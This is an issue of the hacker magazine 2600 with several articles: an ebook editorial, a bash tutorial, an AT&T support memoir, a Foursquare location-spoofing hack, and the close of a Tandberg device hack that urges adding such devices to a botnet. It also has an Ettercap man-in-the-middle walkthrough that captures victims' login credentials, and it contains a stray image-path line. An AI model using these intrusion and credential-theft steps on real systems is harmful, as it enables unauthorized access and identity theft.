The postprocess=postprocess param says to run a script, called 'postprocess' after the image is mounted. They use this to copy files from the disk images into the ramdisk area. The idea here is to modify the script on extra.img to replace the password file. This image is mounted first, prior to the tools or secure images being mounted. At this point in the boot stage, no network daemons are running, so this is as good a time to do it as any.

On top of that, it would be nice to resize the image and copy our own tools to it so that they are available on boot up as well. There are, no doubt, many ways to achieve this. Here is the way I found easiest, if a bit dirty:

Make a new image called extras.new.img, and copy the material from /extra to it, along with the bins and libs you want to add on. Modify the postprocess script to fix the password file and to copy or symlink your custom tools into the main ramdisk tree.

Now for the dirty part: Just move extra.img to extra.old.img and move extra.new.img to extra.img and reboot.

You'll probably boot up and have it not work. At least, it didn't work for me. I think the failure to unmount the image properly causes a dirty bit to be set in the image1 tree, and when the system boots up it creates a new directory, /mnt/base/image2, with all new images in there, and you're running out of that instead.

No worries, though. Since everything is all read-only anyhow, we're safe. Just rm the active symlink pointing to image2, point it to image1, and reboot once more. You can also actually rm -rf image2 entirely before the reboot. It's safe.

You'll finally boot up out of the modified image1 directory, this time with your properly mounted new images. At this point you might want to also edit the files in partitions.conf.d/ to mount everything on the system read-write, instead of read-only, for future ease in adding/modifying the system. You'll need yet one more reboot for it all to be active if you do.

Wrap up


The main lesson here, if you haven't learned it already, is that each and every device needs to be audited when it comes online on your network, even if it is "just" a video conferencing engine. A single insecure device can leave your entire network open to intrusion.

If you're using one of these things, you should at least make sure ports 22 and 23 are firewalled against public hosts. If you're in a big company and don't want some guy in the mailroom to be able to snoop in on the corporate board meetings, you might need to have someone get in there and clean up Tandberg's mess as well.

If you're scanning the public IP ranges looking for weak SSH passwords, sooner or later you might run into one of these things. Wait until late at night, refer back to this article, reboot it a few times, get your tools on it, and add it to your botnet! It may not be the sexiest Linux box, but it is unlikely to be audited or go offline and, as long as you don't break the video conferencing functions, no one is likely to notice you… ever.

Greets to sryth, wipeout and jow from the land down under. I'll be home soon, fellas.

Changing Landscapes



As we all know, technology has been transforming virtually every aspect of our lives for as long as most of us can remember. In our early days of publishing, we focused primarily on how this affected computers and telephones. And, while these are still two of the primary focal points in our ever-changing technological landscape, the evolution has branched out so substantially that there is really precious little that has not been profoundly altered in one way or another.

Publishing is but one of the realms that will "never be the same." Much like the music and film industries, the rules of yesterday simply don't work in the world of today. New approaches must be tried, new inventions embraced, an entirely new ideology applied. We've seen resistance to these inevitabilities and the ensuing frustration that results when the old ways don't mesh with the new world. And that is another aspect of evolution: the removal of that which cannot adapt.

As hackers, it would be somewhat counterintuitive to shy away from something new and different. We have an obligation to scope out the changing scenery and report back, in addition to figuring out ways of tweaking things and making them more interesting.

This is what we hope to accomplish with some new projects we've gotten involved with in the last part of 2010. We have taken the first steps into the world of electronic publishing with the hope that there will be many more. We intend to keep the world apprised of our progress, so that we can all see the advantages and risks involved with such new developments.

The first thing many people want to know is what took us so long. To answer that, we need to explain that our magazine is rather unique. We operate solely on the support of our readers. That means no advertising dollars to bring down costs, inflate numbers, and dilute material. Major publications risk very little when they splash their content onto the web because along with it are splashed all kinds of flashy ads that most people don't bother to block. Advertising is what brings down the cost of paper publications (ever notice how many free ones are out there?) and makes it desirable to duplicate content, provided the ads are there, too. But this just isn't the case with a publication like ours. We try to keep things cheap and accessible in everything we produce without any sort of commercial sponsorship. And by keeping the support for this within the community, our message and tone won't be subverted by external forces with a completely different agenda. If you don't believe this is a real threat to the hacker world, just have a look at all of the so-called experts out there who claim to understand what our community is all about - and who always have something expensive to peddle, whether it be software, conferences, seminars, or books. Because we face

these unique circumstances, we knew things wouldn't be quite as easy for us. But where there is support and a desire to succeed and innovate, there is a way to accomplish what you want to do. We believe we're on that path.

Our first step was to create an ebook version of the Autumn 2010 issue which was readable on devices like Amazon's Kindle and the Barnes and Noble Nook. The technology involved in these devices is quite impressive and has made reading both desirable and easy. One of the best examples of how useful they can be comes from a reader who told us how he was stuck on an airplane that had a long takeoff delay. While sitting on the runway, with a few key clicks, he was able to quickly download an entire issue onto his Kindle and escape the surrounding unpleasantness.

This new edition was met with much enthusiasm and publicity. But we still had hurdles to cross. For one thing, we were forced to sell this first issue as a single ebook, rather than offer a full yearly subscription to the electronic version of the magazine. This was because the terms for magazines were utterly terrible, and clearly designed for huge publications with lots of advertiser support. What a bitter irony that such new and promising technology would somehow manage to penalize the small and independent voices. And, as we promised to do from the outset of this project, we kept our readers in the loop on what we were trying to accomplish and what the challenges were. Miraculously, the terms for magazines changed within a month of our launch, making it much more acceptable for smaller publishers such as ourselves. As of this issue, we should be able to offer annual subscriptions on this new service.

But that was only the first step. We took another, relatively soon after this.

We've always wanted to offer something bigger and more comprehensive. The success of our two recent books (*The Best of 2600* and *Dear Hacker*) demonstrates the need for this as well. So we created a new book out of material from our most recent full volume, comprising issues from Spring 2009 to Winter 2009-2010. The layout was changed, new artwork was added, and *The Hacker Digest: Volume 26* was formed. In addition to having this available in the above formats, we also made a PDF version for sale at our online store. This version was capable of displaying graphics, pictures, and color in ways that would have been prohibitively expensive in actual print. And by not simply reproducing the material that was in these back issues, we wound up with something that was unique and useful - and only available in electronic form.

In addition, it was very important to us to not buy into the industry desire to control the publication through digital rights management or DRM. This is, after all, what we were dragged into court for back in 2000, as the first test case of the Digital Millennium Copyright Act. How hypocritical would it be for us to claim in court that people had the right to watch DVDs on whatever device they chose and then turn around and say they could only read *2600* on the devices *we* authorize? This is something we just couldn't do, despite going against what so many in the publishing industry were strongly advising. It's precisely this sort of narrow thinking that has stymied progress and annoyed the hell out of consumers. Perhaps this is also why such industries are in the downward spirals we've all heard so much about.

Clearly, this is serving as a test for us, and not one without risk. By going DRM-free, we make it easier for people to get our material just by copying it off a friend. As writers and hackers who primarily want the contents of the magazine to be out there, this is a good thing. But in order to sustain what we do (and the work involved simply in putting together the electronic editions was a great deal more than anything we had anticipated), we obviously need people to stand up and support our efforts. And that is how we're going to measure our success or failure in this endeavor and decide whether to expand it in the future and, if so, in what ways.

In a sense, this is a perfect test for the entire publishing world. If consumers are able to come forward and keep a publication like ours going solely through their support, as they have done with the paper version for the past 26 years, then we will have proven something about the value of advertising-free, non-DRM material. We will be saying that it's all about the actual content, and not the *control* of that content. Of course, the opposite could hold true and the industry giants may prove themselves more knowledgeable than we thought. If making our content available in an open manner results in the vast majority of readers simply grabbing it all for free somewhere, then our method of doing things clearly won't work.

Regardless of how it turns out, we're playing with this system and letting everyone know what it is we find out along the way. And isn't that what hacking is all about?

you@host:~$ # Bash Bash Bash!

by Douglas Berdeaux
(Douglas@WeakNetLabs.com)

I recently read that there is a struggle in the US lately with computer science majors and passion. Getting students excited enough to fuel their imaginations into producing innovative ideas, devices, and code seems to be a hard task. Being inspired isn't something that can be thrust upon students by just anyone. Being an inspirational teacher means that you are capable of showing your own passion for the subject along with sturdy knowledge to back it up.

Hackers, many of whom never even went to college or have a degree, come up with brilliant ideas every day. Is there then something to be said about our teachers today, if this struggle really does exist? I was recently asked if, in the last month, anything on the web really caught my attention or seemed innovative. My answer was, "no." A lot of things have simply repeated themselves, in different colors, shapes, or sizes. I was just hoping that my answer, plus the articles I had read about the struggle, were purely coincidental. Sadly, those fond of mathematics have no real consideration of coincidence. Let me attempt to help, by speaking of something for which I have passion: bash.

I love bash. In fact, in a recent job interview, thanks to my ADD, I was pondering what really fuels my passion for IT and realized that it was bash. Bash was coded in 1987 by Brian Fox, and is the most beautiful thing in the software side of computer science, in my humble opinion. So powerful and lightweight, it makes CMD.EXE look like a game. In fact, CMD.EXE was actually a hidden game I added to versions 1 and 2 of WeakNet Linux Assistant. When I see command line manuals and Linux magazines that talk about "shell commands," I laugh to myself. If you open those magazines, you will most likely find commands that do not come with the shell, like apt-get or awk. Sure, those commands can be invoked by the shell, but they aren't really part of the shell itself. In fact, the shell only comes with a few commands built into it that you can call "shell commands." These are called directly from the current shell, making them super fast. All other commands are spawned as new processes, spawned with a new instance of the shell, or loaded by the shell when called. The Wikipedia entry for "Shell Built-in" states, "usually used for simple, almost trivial, functions, such as text output."[1] I guess real system administrators don't have time to edit Wikipedia pages.

Here is a small list: `:`, `.`, `[`, `alias`, `bg`, `bind`, `break`, `builtin`, `cd`, `command`, `compgen`, `complete`, `continue`, `declare`, `dirs`, `disown`, `echo`, `enable`, `eval`, `exec`, `exit`, `export`, `fc`, `fg`, `getopts`, `hash`, `help`, `history`, `jobs`, `kill`, `let`, `local`, `logout`, `popd`, `printf`, `pushd`, `pwd`, `read`, `readonly`, `return`, `set`, `shift`, `shopt`, `source`, `suspend`, `test`, `times`, `trap`, `type`, `typeset`, `ulimit`, `umask`, `unalias`, `unset`, `wait`

There are tons of great bash references online. The best reference of all, I'd say, would have to be the O'Reilly books on bash.[2] Bash is a language, interface, interpreter, input, and output for errors and non error IO data as "terminals." It's flexible, powerful, resilient, and found almost everywhere you find Linux.

Just the other day, I realized that my system opened a new instance of VLC every time I double-clicked a media file in Nautilus. What a pain in the ass! I clicked around for a few minutes in VLC settings and Nautilus settings and couldn't find any solution. Well, bash to the rescue!

In Linux/Unix, all applications can be run from the command line. If you install something extra, it usually goes into `/usr/local/bin` or, if it's an administrative application, `/usr/local/sbin`. Sometimes you will see extra applications in `/opt`. Any applications that come pre-installed with your OS, or installed by the OS developer's pre-compiled repositories, will usually end up in `/bin` or `/sbin`. If you type `which <command name>`, you can see where the command is located. This is useful for debugging purposes if, say, you forget to uninstall an application before recompiling it and installing it from source.

Anyway, I typed `which vlc` and saw `/usr/bin/vlc`. I then moved the command to `/usr/bin/vlc_start` and used vim to make a new vlc file (`vim /usr/bin/vlc`). I added the lines:

```
#!/bin/bash
MEDIA=`echo $1 | sed -e 's/ /\\
➥ /g' -e 's/\-/\\-/g'`
killall -9 vlc_start
vlc_start "$MEDIA"
```

I then made the command an executable, by issuing `chmod +x /usr/bin/vlc`, and bash! The problem was solved.

Let's review the code. The first line is the "she-bang!" interpreter line. Bash knows that if it sees a file with this line in it, it uses the

command to run the rest of the lines in the file that do not begin with a pound (#) symbol. A few interpreters include `#!/usr/bin/perl`, `#!/usr/bin/ruby`, etc. So in our case, it runs each line through a new instance of bash.

The first line it runs through the new bash instance is the line beginning with `MEDIA`. This assigns the first argument to the throw-away environment variable `$MEDIA`, after running the command in the back ticks. If you remember back to your algebra days, you might recall an acronym: PEMDAS. Parentheses, exponents, multiplication, division, addition, and subtraction all happen in that order, no other. It's part of math's "syntax," so to speak. Everything in back ticks will happen first, as if they were in parentheses. The `$1` is the built-in bash variable that represents the first argument given to the command. You can have up to `$9`, but then you have to add more syntax. You can also use `$*` as a glob for all arguments, but I'll show you that later.

The next line forcefully kills all instances of vlc_start which, if you remember, is the actual binary for the VLC media player. The last line starts VLC again, with the new file in quotes. Problem solved.

If you are a programmer, bash is a playground for you and your OS. There are the same looping and logical constructs found in most languages available to you right in bash. Once, at work, I was asked to fix a bad fstab file on an old Solaris 5 machine. This machine dropped me to a single-user mode shell without mounting `/usr`, so I had no access to any commands, besides those built into the shell. This wasn't a bash shell, but this can certainly be done in a bash shell. There was a backup of the old fstab file in `/etc`, but I couldn't use cat or cp to replace the broken fstab file. Thanks to help from an IRC friend, I ended up typing a one line, simple shell program like so:

```
while read foo; do echo $foo;
➥ done < fstab.backup > fstab
```

This code opened my eyes and mind to the the possibilities available with just the shell alone. What this code does is start a while loop and make a variable `$foo` for each line in the input file fstab.backup using the input pipe <. It then redirects the output to the broken fstab file, overwriting anything inside, using the > output redirection pipe. This was my first introduction to shell built-ins. This fixed the boot problem and made me wonder what else could be done with shell built-ins.

Another cool example I use in system administration practices, which I use almost on a daily basis, is creating functions. Just like in a programming language, you can make functions or groups of code and pass data to the code. In this example I will keep it simple and create a l33t translator. You can start typing this out on the command line, as it will not finish the command until you add the ending `}` followed by a newline character.

```
l33t {
$* 2>/dev/stdout | sed -e 's/E/3/
➥gi' -e 's/L/1/gi' -e 's/A/4/gi'
➥ -e 's/o/0/gi' -e 's/G/9/gi'
}
```

This will change all of your text into cool l33t text! To pass data to it, simply call it with an application. `l33t dhclient eth0`, `l33t ➥aircrack-ng -w /path/to/wordlist ➥-0 capturefile.cap`, etc. Some downfalls are that tab auto completion breaks and some captive applications seem to go slower, but this simple exercise shows you how to group applications to simply change the output. Think of the possibilities for applications that do even more!

One last example I would like to show is one that benefitted me in a time of need. I purchased music from `LegalSounds.com` and was given a txt file detailing where the MP3s were on their servers. I ran wget on each file in a row after creating a shell script that simply added wget to the beginning of each line in the txt file. Then I used chmod and ran the executable. I dumped the songs onto my Android phone and left for the day. When I tried to play one of the songs, I realized that Android was not detecting the files on my SD card! When I browsed the directory tree, I saw them and the problem. Some how an extra "%3D" was added to the end of each file extension! I then thought the best way to handle all of these was to loop through them and rename them, right? Beautiful bash can do this. Here is how I did it on my Android phone using the terminal:

```
while read foo; do bar=`echo $foo
➥ | sed 's/%3D$//g'`; mv $foo
➥ $bar; done < names.txt
```

See how this does more than just output text? Think of the powerful possibilities! This solved my problem rather quickly!

Let's wrap this article up by covering a few bash favorites of mine. Tab auto-completion is number one. A systems administrator isn't lazy, but has too much on his or her mind to be ls'ing or using find to run applications or pass files as arguments. Recently, the matched strings from grep filters have been colorized by default.[3] This is awesome for anyone who is new to regular expression syntax and wants to see exactly what he or she matched. History, found in `~/.bash_history` is also an amazing feature. You can use the up and down arrows to access your recent command history. Sure, this is available in DOS, but does DOS have a CTRL+R command history shortcut that allows you to type strings to match patterns of

old commands right from the command line? I don't think so. The terminal emulators that display bash and other shells have also come far since I started using them. Now you have Compiz, and graphics drivers that allow you to have full, true transparency while coding! Who knew 20 years ago, that people would be using Unix shells in X, let alone with beautiful transparent windows and fonts?! DOS can't even maximize properly and it's the year 2010. Environment variables can be made, changed and removed. If you export a variable, it goes away once you exit the shell. These are immensely useful when used in the right places. Sed, awk, and grep also need to be mentioned. These don't come with bash, but exploit the beauty of the bash pipeline. Bash can pipe IO into or from other commands or files using the |, >, <, and >> operators. If you add a 1 or 2 in front of the pipes, you can send STDOUT and STDERR into files and other commands as well! Here is a small example of awk/sed/grep and pipelines with STDERR:

```
cat file.txt 2>/dev/null | awk
➥ '{print $1}' | sed 's/e/3/gi' |
➥ grep -v 'LOL HI'
```

This dumps the contents of `file.txt` to the screen (STDOUT), but is interrupted by the `2>/dev/null`, which sends all errors[4] (binary file matches, no file found, etc) to `/dev/null` (the UNIX garbage can). It gets interrupted once more by the pipe |, which sends the output to awk, which prints only the first word in each line, delimited by any whitespace character. The output still doesn't quite make it to the screen, as it is once again interrupted by a pipe and sent to sed, which substitutes all "e"s for "3"s. Then one last interrupt sends the parsed data to grep and grep discards all lines that have `'LOL HI'` somewhere in them but prints all the lines that don't to the screen in real time.

Everything in Unix is a file. Files have words, and strings and such, which make these utilities powerful and beautiful. There is so much more to bash that I couldn't cover in this article, and if I had, may have interrupted the spark that makes someone interested enough to find out more for him or herself. The spark of passion.

References

1. `http://en.wikipedia.org/wiki/Shell_builtin`
2. Learning the bash Shell: Unix Shell Programming (In a Nutshell (O'Reilly)), Bash Cookbook: Solutions and Examples for Bash Users (Cookbooks (O'Reilly)), and Classic Shell Scripting
3. Try changing the environment variable GREP_COLOR!
4. This is left up to the author of the application used. Some simple applications will print errors to STDOUT by default.

THE WORLD IS LEAKING

Visit these links
to see what's really going on.

www.bradleymanning.org

www.cryptome.org

and of course

www.wikileaks.org

(should this site be taken down,
wikileaks.2600.com
will point to backups and mirrors)

How to Cheat at foursquare™

by therippa

In the last couple of months, I've noticed a new trend popping up on my Facebook newsfeed: friends checking into places using Foursquare. Foursquare is a service that allows you to let the world know what restaurant you've been to, what gas station you've filled up at, and what bar you've been frequenting. Each local business has its own page letting you know who's been there, with a special "Mayor" designation for the person who has checked-in there more than anyone else. Frequenting a location multiple times sometimes gives that person special benefits: a free item, preferred seating, etc. Recently, a friend of mine made it his mission to become the Mayor of his favorite cafe, obsessing over it like the high score of an old arcade game. After a month or two of eating there a few times a week, he earned the Mayor badge on his Foursquare page.

Now, personally, I find Foursquare to be the same sort of overshare/masturbatory experience that Twitter has become. I have no interest in demanding that people pay attention to the insignificant details of my daily life. But, after hearing how upset he got when he temporarily lost his Mayor status, I saw an opportunity for a little mischief. I was to become mayor of his cafe, without ever stepping foot in there.

How Check-ins Work

When you check-in to a place on Foursquare, it is typically done through an application on your phone. Previously, the applications were not location-aware, so you could say you were eating somewhere when in fact you were across town. This caused cheating problems on the service, and the process was changed so that only check-ins including your GPS location would technically add to the running tally you keep. You could still check into an establishment without your location, but it wouldn't count towards your one day becoming the Mayor or receiving any other random badges.

My first thought was to find a GPS location spoofing app for my jailbroken iPhone. I found one and it worked well, allowing me to fake the location and check-in. The downfall, however, was the 10-day trial limit on the app, and the fact that I had a new Android phone being delivered that didn't have an application with these capabilities.

After some searching around, I found a Firefox extension named Foursquarefox that allowed check-ins over the web. I downloaded and installed it, provided my Foursquare login, and it found my location to within three houses of where I live. After poking around in the source code of the extension, I learned that it was using Google's Geolocation API to determine where I was. This API cleverly uses your IP address and a list of nearby WiFi beacons (provided by Firefox) to approximate your location. It returns a JSON string containing your location data, and I knew it would be a cinch to spoof.

After about a half-hour of debugging and tweaking, I had modified the extension to include input boxes that allowed me to enter my latitude and longitude, overriding what was supplied by Google's Geolocation. By doing this, I could check-in to any place I wanted and Foursquare would think I was physically there.

Method

1. Make sure you are running Firefox 3.5 or greater. Previous version do not support Location Aware browsing.
2. Google search for Foursquarefox and install the extension. Restart Firefox and enter your Foursquare account information into it.
3. Close Firefox, and browse to your extensions folder. On Windows, this can be found in `%APPDATA%\Mozilla\Firefox\Profiles\<profile name>\extensions`
4. There should be a folder named `{8D8755DA-0541-4E4C-818A-99188622BA02}`, open this and then open the `chrome` folder.
5. In this folder will be a file called `foursquarefox.jar`. Even though the extension is .jar, it is a zip file. Extract all of its contents to a temporary directory.
6. Once you have your .jar file expanded, open the file `foursquarefox.xul`. This is the file that defines the user interface of the extension. Look for a line that says `<toolbaritem id="fsxlogin">` and add this chunk of code directly below it:

```
<bbox>
<checkbox id="fsfx-toolbar-custom-checkbox" label="Use Custom Location" />
<label value="Latitude:"/>
<textbox id="fsfx-toolbar-custom-lat" width="60px" />
<label value="Longitude:"/>
<textbox id="fsfx-toolbar-custom-long" width="60px" />
</bbox>
```

This will create new elements on the extension toolbar that allow you to enter your custom location

7. Open the file `/com/chrisfinke/geolocation.js`, find the line that says `var json = JSON.parse(req.responseText);` and this chunk of code directly below it:

```
if (document.getElementById
➥("fsfx-toolbar-custom-
➥checkbox").checked) {
json.location.latitude =
➥ document.getElementById("
➥fsfx-toolbar-custom-lat").
➥value;
json.location.longitude =
➥document.getElementById("
➥fsfx-toolbar-custom-long").
➥value;
json.location.address.street_
➥number = "Custom";
json.location.address.street =
➥"Location";
json.location.address.city =
➥"Lat/Long";
}
```

This code tells the geolocation wrapper that if you checked the checkbox, to ignore the data returned from Google and use the data you entered instead.

8. Using your favorite zip utility, zip all the contents back together (making sure to preserve the directory structure) and name the file `foursquarefox.jar`.
9. Replace the old .jar file with the new one you just created.

If you did this all correctly, when you re-open Firefox the Foursquarefox bar should now have your checkbox and input fields. You now have the ability to check-in to anywhere from anywhere; all you have to do is use a latitude/longitude map to find the coordinates of where you'd like to be, enter them into the text fields, check the box, and refresh your location. When you click to check-in, you will be presented a list of locations within that proximity. Enjoy!

The (Obvious?) Dangers of Free WiFi

by Azazel

Free public WiFi hotspots are pretty commonly available these days. Libraries, Barnes and Noble, and Starbucks are just a few places where one can go and connect to the Internet for free. Of course, by now everyone knows the dangers of connecting to these hotspots, right? Well, obviously not or I wouldn't be writing this. Here, I'm going to walk you through one of the greatest dangers of connecting to a free, unencrypted wireless access point: the notorious man-in-the-middle attack. Keep in mind, this attack can be perpetrated on any WAP the attacker has access to, whether he legitimately has access or has cracked a key to gain access. The fact that these public access points are open just makes it that much easier. If you try anything demonstrated here, make sure to only do so on a network in which you have permission from the administrator.

First, let's change our MAC address. After all, we're joining a public network, we want some privacy for crying out loud! Open a console and type:

```
ifconfig eth0 down
ifconfig eth0 hw ether
xx:xx:xx:xx:xx:xx
ifconfig eth0 up
```

where eth0 can be replaced with whatever your wireless interface is and the x's are replaced by whatever 48-bit hexadecimal number you choose for your new MAC address.

Now let's join the network. If it's an open network, as free hotspots are, this is easy enough. Once you've joined, type `ifconfig` in the console to see what IP address you've been assigned. In order to find a target, we'll have to find another host on the network. You can use any scanner for this, but I prefer nmap. For the purposes of this article, we can just do a simple ping sweep by using the command:

```
nmap -sP 192.168.1.0-254
```

Make sure to use the appropriate private IP range and subnet for the network you're connected to. You'll get a list of hosts who are up and on the network. Run a quick check for the default gateway by typing `route -nee` and make a note of the gateway IP address.

The next step is ARP poisoning the victim and becoming the man-in-the-middle. For this, we'll use Ettercap. Ettercap is a very versatile suite with many useful tools. In fact, had we chosen to, we could've used this for the host scan. It can be used for packet sniffing/logging, data injection, and many other things which we will touch upon later. But we still need to do a little configuring before we can continue. We will first need to enable IP forwarding, so open a console and type:

```
echo 1 > /proc/sys/net/
```

```
➥ ipv4/ip_forward
```

Next, open the etter.conf file and under "Linux" remove the comment hashes in the two statements following the `if you use iptables` line. Ettercap is now ready to go. In a console enter the following:

```
ettercap -i eth0 -Tq -M
➥ arp:remote /gateway_
➥ipaddress/ /victim_ipaddress/
```

Here, -i indicates your interface. The -T switch designates a text only interface. By pressing "h" while in this mode, you will get more options, including the option to activate plug-ins. -M starts your man-in-the-middle attack, where arp:remote is your method:argument. By specifying rap, we are using the ARP poisoning method. ARP poisoning, also known as ARP spoofing, essentially fools the network nodes into associating the attacker's MAC address with that of another client. As such, traffic meant for the victim will go to the attacker, who can then choose to forward that traffic along to the intended recipient (as we will in this case). Alternatively, the attacker could associate a non-existent MAC address with the default gateway which would result in a DoS. And that's it! As an attacker, you now stand between the victim and the gateway and have the ability to intercept and manipulate all the traffic between them.

Let's go a step further in demonstrating how dangerous free hotspots are. Let's start Ettercap with this command instead:

```
ettercap -i eth0 -Tq -M arp:remote
➥/gateway_ipaddress/ /victim_
➥ipaddress/ -P remote_browser
```

Launch Firefox and watch as your browser seemingly navigates itself. Actually, you're following along with what the victim is browsing. As the victim navigates to Gmail or eBay or other SSL sites, keep an eye on the console where you first opened Ettercap. The victim's credentials will appear as they are supplied. Ettercap passes spoofed certificates to the victim. So all the victim will notice is a certificate as they attempt to sign in. This attack is based on the assumption that people will just accept these blindly. The victim may think that they are receiving this just because they are on a different network or, more likely, they may not care. Either way, there's a good chance it will be accepted and they will then enter their credentials.

If you're having a problem getting the remote_browser plug-in to work, open up etter.conf again. Under `[privs]` change the values of `ec_uid` and `ec_gid` to `0`. Then scroll down to the line that reads `remote_browser = mozilla -remote openurl(http://%host%url)` and change `mozilla` to `firefox`.

The attacker has seen the browsing habits of the victim and obtained information to access secure sites at a later time. What this really means is the attacker may now know the victim's interests or place of employment and may have access to the victim's personal information. From here, we hardly have to use our imagination to consider what could happen to the victim. The attacker has enough information off of which to base some clever social engineering attacks and this innocent, though ignorant, WiFi user who just came to have some coffee and check e-mail has become a potential victim for identity theft.

As I said before, Ettercap is a versatile tool. An attacker can ARP poison more than one victim at a time, although if you're following along with them in a browser it can get messy. There are many other things that can be done while acting as man-in-the-middle. I will mention some, and Ettercap can be used for most of them, but I will not go into detail. An attacker can redirect traffic. For instance, if you hate Best Buy, you can redirect all requests for bestbuy.com to anti-Best Buy sites. An attacker can also manipulate data, replacing pictures or snippets of text. Play around with different switches and plug-ins, read the man pages, experiment with it, and have phun! Most importantly, remember how insecure Free WiFi hotspots are.

Playing "D"

How can we protect ourselves against man-in-the-middle attacks? Obviously, don't use public WiFi spots. But if you have to, do not do anything you wouldn't like anyone else to see, especially typing in usernames or passwords. As an administrator of a small network, you can implement static IP addressing as opposed to DHCP. Also consider implementing static ARP tables. Enabling MAC address filtering on your router may also help prevent unauthorized clients from joining your network. All of these methods will work on larger networks as well, but will become quite cumbersome for the administrator. A program like ARPwatch, or WinARPwatch for Windows, will monitor your ARP cache and let you know if a known association of IP addresses and MAC addresses has changed. Also, don't broadcast your SSID. Make sure to use a complex WPA2 passphrase using a combination of uppercase and lowercase letters, numbers, and non-alphanumeric characters. Don't use words that will be found in a dictionary.

One last thing: the reason we initially spoofed our MAC address was because a vigilant user or admin could easily find the MAC address of an attacker by checking their ARP cache, using the command `arp -a -i <device name>`, or `arp -a` in Windows.

The Buck Stops Here: Inside AT&T's Tier 2 Tech Support

by kliq

A recent *2600* article, "How AT&T Data Plans Work (and How to Make Them Stop Working)," inspired me to document my time as a Tier 2 Tech Rep for AT&T Mobility. In the customer service world, Tier 2 tech support is the highest phone support available. Statistically, your chances of getting a college graduate and/or someone who understands the network are extremely low. The majority of Tier 2 reps are generic customer support reps that are moved to a specialty department due to outsourcing. They are given five days of tech support training and then sent to begin taking your calls. At the beginning of training, they are given a brief overview on how a wireless network works, but aren't expected to comprehend or retain the information. AT&T doesn't want to pay them to understand how phones communicate with the network, but just to learn the process of basic troubleshooting steps and how to file a ticket for the engineering team to investigate in the local area. To put it simply, a background in technology is not required to troubleshoot one of the largest wireless networks in the country.

With the combination of systems I was given access to (a more refined coverage map and an Orwellian-sounding program called Snooper that identifies what portions of the network the customer is connected to), I've seen first-hand how truly awful AT&T's network can be. Of course, your personal experiences may vary, but from my eye in the sky, the only places the network consistently worked for 3G-intensive phones (read: iPhone) were bigger cities out west that had the infrastructure without the population density of the east coast. Live in a rural area? 3G coverage is thin, if it exists at all. Live in an urban area? The congestion is so bad that I saw NYC iPhone users whose call histories were seemingly infinite lists of "Network Congestion" errors from Snooper. As tech reps, we were given periodic updates from the president of AT&T mobility, Ralph de la Vega, about how much money AT&T was spending on "upgrading" the network for places like NYC and San Francisco, without ever acknowledging fault for a lack of infrastructure to support the products we were supposed to be selling.

Despite the lack of training, one would assume that all information regarding both phones and the network would be listed within some sort of database for the tech rep to research. This system is called MyCSP, and the information was often incomplete, out of date, or completely missing regarding technical issues. The information regarding billing issues, however, was often updated and very robust. If you were to follow the "decision flow" (a series of Q and As that are used to narrow down a phone's issue) on the iPhone, for example, it would offer to check signal bars, power cycle, soft reset, or change SIM cards. Users familiar with iPhones have known all along that the signal strength on the phone is wildly inaccurate, a fact that Apple finally acknowledged with the release of iOS 4. Nowhere in MyCSP did it show the rep how to perform an iPhone field test, which gives the most accurate signal reading, by pressing *3001#12345#* from the dial pad. Curiously, Apple removed this feature from the iPhone 4, so the actual signal levels you are now receiving is a complete mystery. When customers called in frequently due to reception issues with their iPhone, I would always ask if anyone had performed a field test and the answer was "no" 100% of the time.

The lack of information is not limited simply to Tier 2 reps. I often worked tickets, meaning I reviewed work that had been done in the field and contacted the customer to see if the issues were persisting. I'd get a lot of tickets rejected by the engineering team for "lack of information" when in fact all the information required was submitted with the ticket. If the engineers in the field routinely rejected network tickets due to a lack of reading comprehension or due to a misunderstanding of how the network works was left unanswered. I was always told by supervisors to rephrase what was written and resubmit the ticket. Meanwhile, the customer's service was still out.

Finally, to gauge performance of our jobs, our calls were periodically graded. Whether the issue was fixed or not was often an afterthought (I suspect the graders didn't know that much about how the network worked, either) but how the information was presented determined if a call passed or failed. For example, did the rep say the customer's name enough? Did they sell them something? Did they mention that the customer has an upgrade available, so that they can buy another phone that doesn't work? Despite the fact that the department was called technical support, there was a lot of pressure to sell as many features as possible. The suits looked at each interaction, no matter what the issue, as a sales opportunity. Keep all this in mind the next time your service goes out, but please note I won't be there to take the call.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! Winter in Beijing is bitterly cold and very dry (the Gobi desert is nearby), so it's nice to leave town every once in awhile. I'm writing to you from a sprawling telecommunications complex near the Tokyo suburb of Kawaguchi. Japan was once the world's premier high-tech center but is now a shrinking and aging giant, having recently lost its status as the world's second largest economy to China. Even still, the scale of operations here is amazing compared to the U.S. With Japan's wealthy and tech-savvy population, Japan remains one of the most wired places on the planet.

My first visit to Japan was in 1997, and I was amazed then at how high-tech everything was. While we were still retiring the last of our analog switches, NTT had long been all-digital and was even deploying high-tech ISDN payphones throughout the country. The train and subway systems were computerized throughout (everything from fare collection to signaling) and ran precisely on time. Akihabara was the go-to place for the hottest technologies in the world. And Japan used a strange and wonderful standard called PDC for its mobile phone network. It was fully digital, unique in the world, afforded incredible battery life to handsets, and supported advanced data features like web browsing, picture mail, and QR codes long before these became popular elsewhere.

Vending machines were everywhere, too. You could buy cigarettes, alcohol, condoms and even an alleged schoolgirl's pair of soiled used panties out of a vending machine - along with more conventional items like hot canned milk tea. Some restaurants sold preprinted order tickets out of a vending machine, which you could deliver directly to the kitchen.

